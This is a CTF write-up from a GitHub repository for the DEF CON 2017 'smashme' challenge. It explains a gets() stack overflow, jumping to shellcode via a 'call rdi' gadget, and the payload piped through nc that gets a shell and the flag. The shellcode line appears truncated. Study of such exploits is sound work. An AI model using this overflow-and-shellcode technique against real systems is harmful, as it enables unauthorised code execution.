pedroysb / **ctf-writeups**

Branch: **master** ctf-writeups / defcon-qualifier-2017 / **smashme** /

Create new file | Upload files | Find file | History

pedroysb Update README.md — Latest commit aee1e99 on May 2, 2017

..		
.gdb_history	Added smashme writeup	2 years ago
README.md	Update README.md	2 years ago
smashme	Added smashme writeup	2 years ago

README.md

Writeup

The challenge gives the smashme executable and that's all. Doing a reverse engineering, we can note three things:


1- The executable does not have any security protections. For example, the stack is executable.

2- The main function reads some bytes from stdin and has a buffer overflow vulnerability.

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   __int64 v3; // rax@1
4   char v5; // [sp+10h] [bp-40h]@1
5
6   puts("Welcome to the Dr. Phil Show. Wanna smash?", argv, envp);
7   fflush(stdin);
8   gets(&v5);
9   LODWORD(v3) = sub_400320(&v5, "Smash me outside, how bout dAAAAAAAAAAA");
10  if ( !v3 )
11    exit(0LL);
12  return 0;
13 }
```

3- The function sub_400320 refers to the strstr function. It means that to exploit the return, our input must have the string "Smash me outside, how bout dAAAAAAAAAAA" before any null byte.

A payload that reaches the return address is: *BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBSmash me outside, how bout dAAAAAAAAAAACCCCCCCC*, where CCCCCCCC is the return address. Setting a breakpoint before the ret instruction (0x0000000000400a0f):



The problem is that ASLR is enabled remotely. Which address should we use for the return? Luckly, the pointer for our string is stored in RDI (*RDI 0x7fffffffddf0 ◂— u'BBBBBBBBBBBBBB...'*). Therefore, we can replace the B's with our shellcode and look for any *jmp RDI* or *call RDI* operation. The code of the executable does not have any of these instructions. However, the bytes that compose these instructions are very simple. For example, we can find the corresponding bytes of *call RDI* at address 0x403582.

```
>>> from pwn import *
>>> context.arch = "amd64"
>>> asm("call rdi")
'\xff\xd7'
>>> binary = elf.load("smashme")
[*] '/home/pedroysb/HTools/ctf/ctf-writeups/defcon-qualifier-2017/smashme/smashme'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
>>> hex(next(binary.search("\xff\xd7")))
'0x403582'
```

Thus, we can build our payload and get a shell:

```
$ (python -c
'print("\x90\x90\x90\x90\x90\x90\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99
 me outside, how bout dAAAAAAAAAAA" + "\x82\x35\x40\x00\x00\x00\x00\x00")'; cat) | nc
smashme_omgbabysfirst.quals.shallweplayaga.me 57348
Welcome to the Dr. Phil Show. Wanna smash?
ls
flag
smashme
cat flag
The flag is: You must be at least this tall to play DEF CON CTF 5b43e02608d66dca6144aaec956ec68d
```